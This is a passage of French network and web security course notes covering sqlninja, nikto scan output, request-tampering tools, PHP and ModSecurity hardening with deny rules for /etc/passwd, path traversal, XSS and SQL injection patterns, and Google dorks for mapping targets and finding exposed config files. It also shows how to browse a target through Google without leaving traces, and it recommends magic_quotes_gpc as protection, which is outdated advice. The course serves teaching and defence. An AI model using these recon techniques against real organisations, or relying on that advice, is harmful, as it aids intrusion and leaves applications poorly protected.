stringstart = ?isadmin=0&username=';
stringend = &=page=infos

blindtime = 20
```

Exemple :

```
guru@whistler-blackcomb$ ./sqlninja -m fingerprint
...
```

16.2 nikto

Nikto est un scanner de vulnérabilités sur les applications Web. Il repose sur la bibliothèque *libWhisker* et sur la base de données **OSVDB** (Open Source Vulnerability Database).

Il va réaliser un fingerprinting sur la machine à tester afin de savoir quelles versions des services elle fait tourner (Apache, PHP, modules, etc.) et va comparer les informations qu'il obtient avec la base de données. Voici un exemple d'utilisation :

```
guru@whistler ~ $ nikto -host delerium.srs.lab.epita.fr
---------------------------------------------------------------------------
- Nikto 1.35/1.35     -     www.cirt.net
+ Target IP:       10.226.3.19
+ Target Hostname: delerium.srs.lab.epita.fr
+ Target Port:     80
+ Start Time:      Sun Sep 16 14:23:31 2007
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache/2.2.3 (FreeBSD) mod_ssl/2.2.3 OpenSSL/0.9.7e-p1 PHP/5.2.3
with Suhosin-Patch
+ Allowed HTTP Methods: GET,HEAD,POST,OPTIONS,TRACE
+ HTTP method 'TRACE' is typically only used for debugging. It should be
disabled. OSVDB-877.
+ mod_ssl/2.2.3 appears to be outdated (current is at least 2.8.22) (may
depend on server version)
+ mod_ssl/2.2.3 OpenSSL/0.9.7e-p1 PHP/5.2.3 with Suhosin-Patch - mod_ssl 2.8.7
and lower are vulnerable to a remote buffer overflow which may allow a remote
shell (difficult to exploit). CAN-2002-0082.
+ / - TRACE option appears to allow XSS or credential theft. See
http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details
(TRACE)
+ 2658 items checked - 1 item(s) found on remote host(s)
+ End Time:        Sun Sep 16 14:23:49 2007 (18 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Il faut bien prendre conscience que toutes les alertes remontées par nikto ne sont pas intéressantes. Par exemple, sur un serveur faisant tourner Apache à la place de Apache2, nikto va afficher un problème de sécurité, mais tout en signalant qu'Apache 1 est encore maintenu.

D'une manière générale, nikto apporte peu d'information, mis à part les répertoires en indexation automatique qu'il découvre.

16.3 Proxy local

Lorsque vous voulez tester la sécurité d'une application Web que vous avez développée, nikto ne va pas être d'un grand secours. En effet, il ne permet que de voir les failles qu'il a dans sa base de données.

Pour étudier une application Web privée, il faut utiliser un proxy spécialisé comme `WebScarab` ou `burp`. Ce type d'outils permet d'analyser les requêtes envoyées au serveur, de les modifier à la volée ou de les rejouer.

Ces outils permettent donc de modifier manuellement toutes les entrées utilisées par une page Web (cookie, données GET ou POST) et de découvrir des adresses de script intéressantes sur le site testé (en particulier s'il utilise AJAX).

16.4 Utiliser Firefox

L'idée peut paraître étrange au début, mais elle n'est pas si bête que ça. Firefox est un navigateur qui propose de nombreuses extensions, qui vont de la customisation de base à des choses plus intéressantes comme des outils pour développeurs Web.

Les extensions qui vont nous intéresser vont être :
— Web Developer
— Tamper Data
— Add N Edit Cookies

Elles vont permettre de modifier les entrées de l'utilisateur sur un site afin de le tester.

Manipuler l'admin
Installer ces extensions et jouer avec.

17

Protections

Pour empêcher les types d'attaques que nous avons étudiés, on peut agir en deux endroits : le code et la configuration du serveur.

La règle d'or, pour éviter les problèmes est de **toujours filtrer les entrées utilisateur**. Il faut filtrer ces entrées par des expressions rationnelles les plus strictes possibles. Certains langages, comme Perl (option `-T`) ou ruby (variable `$SAFE`) offrent un mode pollué (*tainted*) : les variables externes sont considérées comme polluées et doivent être filtrées avant d'être utilisées pour des opérations dangereuses (malheureusement, l'affichage, qui correspond à l'envoi au navigateur, n'est pas considérée comme une action dangereuse).

Dans cette partie nous allons voir quelles sont les possibilités de sécurisation au niveau de la configuration de PHP ainsi que le module ModSecurity pour Apache.

17.1 Configuration de PHP

Une première sécurité peut être mise en place dans le fichier de configuration de PHP (`php.ini`).

On peut commencer par interdire l'ouverture de fichiers qui ne proviennent pas du serveur. Il faut mettre la valeur de `allow_url_fopen` à `off`.

Il est également possible d'éviter de donner trop d'informations en masquant les messages d'erreur de l'interpréteur PHP (`display_errors`) et de ne pas afficher la version de l'interpréteur PHP (`expose_php`).

Nous avons vu que la base des injections SQL est l'ajout d'une apostrophe afin de rajouter des commandes SQL. Plutôt que d'échapper toutes les apostrophes vous même, vous pouvez utilisez l'option `magic_quotes_gpc` de PHP. Une fois cette option activée, tout ce qui est passé par `GET`, `POST` ou `COOKIE` sera échappé.

17.2 ModSecurity

`ModSecurity` est un module pour Apache. Il permet de rajouter des règles de filtrage sur les arguments POST et GET par exemple.

Voici quelques uns des paramètres que l'on peut configurer (valables pour la version 2) :
— `SecRuleEngine` : active ou désactive le filtrage ;
— `SetAuditEngine` : active les journaux ;
— `SecRequestBodyAccess` : inspecte les données POST ;
— `SecServerSignature` : modifie la signature ;
— `SecDefaultAction` : indique l'action qui doit être effectuée lorsqu'un élément correspond à un filtre.

La règle par défaut est importante. Une valeur classique est :

```
"deny,log,status:412,phase:2,t:urlDecode,t:lowercase"
```

Le `t:urlDecode` va remplacer les caractères encodés par leur caractère correspondant (`%3c` = `<`), `t:lowercase` va convertir en minuscule pour les tests (cela évite ces tests dans les règles).

Pour déclarer des filtres, il faut utiliser la directive `SecRule` :

```
SecRule REQUEST_URI /etc/passwd
SecRule REQUEST_URI "\.\."
SecRule REQUEST_URI "<[[:space:]]*script"
SecRule REQUEST_URI "<(.|\n)+>"
SecRule REQUEST_URI "select.+from"
SecRule REQUEST_URI "delete[[:space:]]+from"
SecRule ARGS "select.+from"
```

La première règle va interdire le passage d'un paramètre "`/etc/passwd`", la seconde va rejeter les requêtes contenant un double point (utilisé pour remonter dans les répertoires). Les deux suivantes vont rejeter les balises `<script>` et autres utilisées dans les failles XSS. Les dernières vont correspondre à des motifs classiques d'injection SQL.

L'argument `REQUEST_URI` ne testera les règles que sur l'URI, alors que `ARGS` testera également les paramètres en POST.

Plutôt que d'appliquer une politique par liste noire, il vaut mieux appliquer une politique par liste blanche. Pour vérifier que le paramètre `id` est bien un entier, on peut ajouter la règle :

```
SecRule ARGS:id "!(^[0-9]*$)" log,deny,status:403
```

Cela nécessite de connaître les valeurs prises par les arguments, et que ceux-ci aient des noms précis (il ne faut pas que `id` soit un entier sur une page, et une chaîne sur une autre), ou de configurer pour chaque page du site à l'aide des directives `<Location>` d'Apache.

crash test

Installer et configurer `ModSecurity` sur votre serveur Apache tester le avec un script PHP ou PERL permettant une injection ou une inclusion.

17.3 PHP hardened

Il existe un projet `PHP hardened` qui publie des patchs et un module sécurisé pour PHP.

Vous trouverez plus d'informations sur `www.hardened-php.net`.

18

Google hacking

Nous n'allons pas parler de failles de sécurité sur Google, mais plutôt de comment bien utiliser Google afin de faire des recherches post-test de pénétration sur un site.

18.1 Les opérateurs

Les recherches peuvent contenir des opérateurs afin de forcer la présence ou non de texte dans les réponses proposées.

18.1.1 Booléens

Google ne prend pas en compte la casse des mots lors des recherches, excepté pour trois mots : `OR`, `AND` et `NOT`. S'ils sont écrits en majuscule, ils seront interprétés comme des opérateurs, sinon comme de simples mots dans la recherche.

```
epita AND srs
epita NOT epitech
```

18.1.2 Mathématiques

Il existe d'autres opérateurs que les opérateurs booléens : `*`, `+` et `-`. Il ne doit pas y avoir d'espace entre l'opérateur et le mot qui suit.

L'astérisque sert de joker dans une recherche. Il va remplacer n'importe quel mot dans une chaine de caractères.

L'opérateur `+` force le mot qui suit à être présent, alors que `-` va forcer l'absence du mot.

```
epita -epitech
epita AND srs
epita srs +tatt
```

18.2 Les mots clés

Google permet d'utiliser des mots clés afin d'affiner le résultat d'une recherche. Ils s'utilisent de la façon suivante :

```
<keyword>:<string>
```

Nous allons faire une rapide description de quelques uns de ces mots clés :
- `intext/allintext` : spécifie que le texte cherché peut/doit être dans le corps de la page
- `inurl/allinurl` : le texte peut/doit se trouver dans l'url
- `site` : force le serveur qui doit contenir les pages
- `link` : donne les pages qui contiennent un lien vers le paramètre
- `filetype` : la recherche ne se fera que dans les fichiers correspondant à l'extension donnée
- `inanchor` : recherche le texte dans un lien
- `numrange:min-max` : recherche un nombre compris entre `min` et `max`
- `author` : la recherche va se faire par rapport au nom ou email de l'auteur d'un post sur une mailinglist

Voici un exemple d'utilisation : comment trouver des sites de phishing sur paypal ?

```
inurl:paypal intitle:209
--> http://paypal-team.com
```

Le code 209 provient d'une recherche faite sur la quantité de sites ayant `paypal` dans leur url. Et si on visite `http://paypal-team.com/eg` ...

18.3 Cartographie

Il est possible d'utiliser google afin de commencer une cartographie réseau d'une société.

18.3.1 Noms de domaine

La première étape est de déterminer les noms de domaine de l'entreprise. Pour cela, le mot clef `site:` est très utile.

```
site:apple.com -site:www.apple.com
```

```
-->
iforgot.
training.
hotdeals.
ali.
livepage.
...
```

Bien entendu, une requête plus approfondie doit être faite afin de savoir si les machines sont les mêmes ou non.

18.3.2 Connexions et partenaires

Il peut être utile de récupérer des informations comme le noms des partenaires de la société cible. Pour cette recherche, on utilise le mot clef `link`.

```
link:epita.fr
```

18.3.3 Récupération des informations des mails

Des techniciens de la société peuvent être allés sur les groupes afin de poser une question. Nous avons vu avant dans le cours que les headers de mails recèlent d'informations.

```
# n groups.google.com
author:@lrde.epita.fr
Puis "more options"
Et enfin "show original" pour obtenir les headers du mail
```

18.3.4 Types de services

On peut rechercher les services qu'utilise la société en faisant des requêtes qui matchent des produits connus. Avec un peu de chance on peut même obtenir des fichiers de configuration :

```
intext:"smb.conf"
filetype:reg "Terminal Server Client"
inurl:"/cricket/grapher.cgi"
```

18.4 Utiliser Google comme proxy

Il existe une multitude de proxy disponibles sur le net (`google: inurl:"nph-proxy.cgi" "Start browsing"`), mais pourquoi chercher complexe alors que Google le fait déjà. Il existe deux manières pour utiliser Google comme d'un proxy pour surfer : le cache et la traduction des pages.

Certaines pages sont mises dans un cache par Google. Si vous visitez le cache à la place du site, vous ne générerez pas de trace sur le serveur cible. Par contre, cette technique est limitée par le taux de rafraichissement du cache de Google...

L'autre méthode consiste à utiliser la fonctionnalité de traduction de Google. Si l'on veut par exemple traduire `www.epita.fr` en anglais, on obtient l'url suivante :

```
http://translate.google.com/translate? \
u=http%3A%2F%2Fwww.epita.fr&langpair=fr%7Cen&hl=fr&ie=UTF-8&oe=UTF-8&prev=%2F
language_tools
```

On peut remarquer les variables `langpair` et `hl` mises à `fr%7Cen` et `fr`. Ici, `fr` est la langue "source" et `en` le langue "destination". Que se passe-t-il si les deux ont la même valeur ? Google ne traduit pas la page et nous sert alors de proxy :).

Quatrième partie

Conclusion

19

Conclusion

Nous avons donc vu dans ce cours quelques notions de sécurité réseau : les failles dans les protocoles TCP/IP, dans les protocoles de services courants, les pare-feu, les NIDS et les failles applicatives Web.

Ce sujet est trop vaste pour espérer l'avoir vu en totalité, et même si les failles sur les anciens protocoles sont relativement fixes, il n'en est pas de même pour les nouveaux protocoles (IPv6 par exemple) ni pour les nouvelles piles TCP/IP dans de plus en plus d'équipements... Des anciennes failles revoient le jour (Windows XP et l'attaque Land est un exemple) ou sont toujours exploitables (ARP cache poisoning). La sécurité des applications Web est souvent négligée, alors que le site Web est la vitrine des sociétés, et au delà d'une simple défiguration, sa compromission peut être très critique (accès aux données sur les clients, à d'autres machines, etc.).

La sécurité réseau doit être intégrée dans la sécurité en général (dans la politique de sécurité) et ne doit pas être prise toute seule. Comme pour la sécurité en général, c'est une analyse de risque qui permettra de déterminer ce qu'il convient de sécuriser, et à quel prix. Obtenir une sécurité réseau très élevée est possible, mais nécessitera énormément de temps et de ressources, donc coûtera très cher, et la plupart des entreprises acceptent un risque résiduel plus ou moins important.

Une sécurité réseau efficace implique une sécurité physique et des machines elles-mêmes : si un pare-feu possède une faille applicative, ou si un poste de travail est compromis, toute une partie de la sécurisation mise en place devient inutile. La sécurisation des postes de travail pose encore beaucoup de problème aux entreprises et c'est un des maillons faibles de la plupart d'entres elles.

20

Outils

Top 125 des outils de sécurité : http://sectools.org/

20.1 Gratuits

Arpwatch (http://www-nrg.ee.lbl.gov/)

Brutus (http://www.hoobie.net/brutus/)

Cain & Abel (http://www.oxid.it/cain.html)

Dsniff (http://monkey.org/~dugsong/dsniff/)

Firewalk (http://packetstormsecurity.org/UNIX/audit/firewalk/)

Fragrouter (http://downloads.securityfocus.com/tools/fragrouter-1.6.tar.gz)

Honeyd (http://www.honeyd.org/)

Hping (http://www.hping.org/)

Hydra (http://freeworld.thc.org/thc-hydra/)

Medusa (http://www.foofus.net/jmk/medusa/medusa.html)

Nemesis (http://nemesis.sourceforge.net/)

Scapy (http://www.secdev.org/projects/scapy/)

Nessus (http://www.nessus.org)

Nikto (http://www.cirt.net/code/nikto.shtml)

NMAP (http://www.insecure.org/nmap/)

NSAT (http://sourceforge.net/projects/nsat/)

Snort (http://www.snort.org/)

Tcpdump (http://www.tcpdump.org/)

Webscarab (http://freshmeat.net/projects/webscarab/)

20.2 Payants

Core IMPACT (http://www.corest.com/products/coreimpact/)

ISS Internet Scanner (http://www.iss.net)

N-Stealth (http://www.nstalker.com/nstealth/)

21

Références

21.1 Livres

Hack the stack : Using snort and ethereal to master the 8 lawayers of an insecure network, Michael Gregg, éd Syngress

Network Security Assessment, Chris McNab, éd O'Reilly

The Practice of Network Security : Deployment Strategies for Production Environments, Allan Liska, éd Prentice Hall PTR

Network Security Hacks, Andrew Lockhart, éd O'Reilly

Hacking Exposed : Network Security Secrets & Solutions, Joel Scambray, Stuart McClure et George Kurtz, éd McGraw-Hill

Hacking : The Art of Exploitation, Jon Erickson, éd No Starch Press

Silence On The Wire : A Field Guide To Passive Reconnaissance And Indirect Attacks, Michal Zalewski, éd No Starch Press.

Building Firewall with OpenBSD and PF, Jacek Artymiak, éd Lublin.

Hacker Web Exploitation Uncovered, Marsel Nizamutdinov, éd A-LIST

Google Hacking for penetration testers, Johnny Long, éd Syngress

21.2 Magazines

MISC : Multi-system and Internet Security Cookbook

Hackin9 : Hard Core IT Security Magazine

21.3 Sites Internet

http://www.evuln.com/

http://www.securityfocus.com/

http://www.packetstormsecurity.org/

http://www.exploit-db.com/

http://seclists.org/

http://www.frsirt.com/

http://www.astalavista.com/

http://www.phrack.org/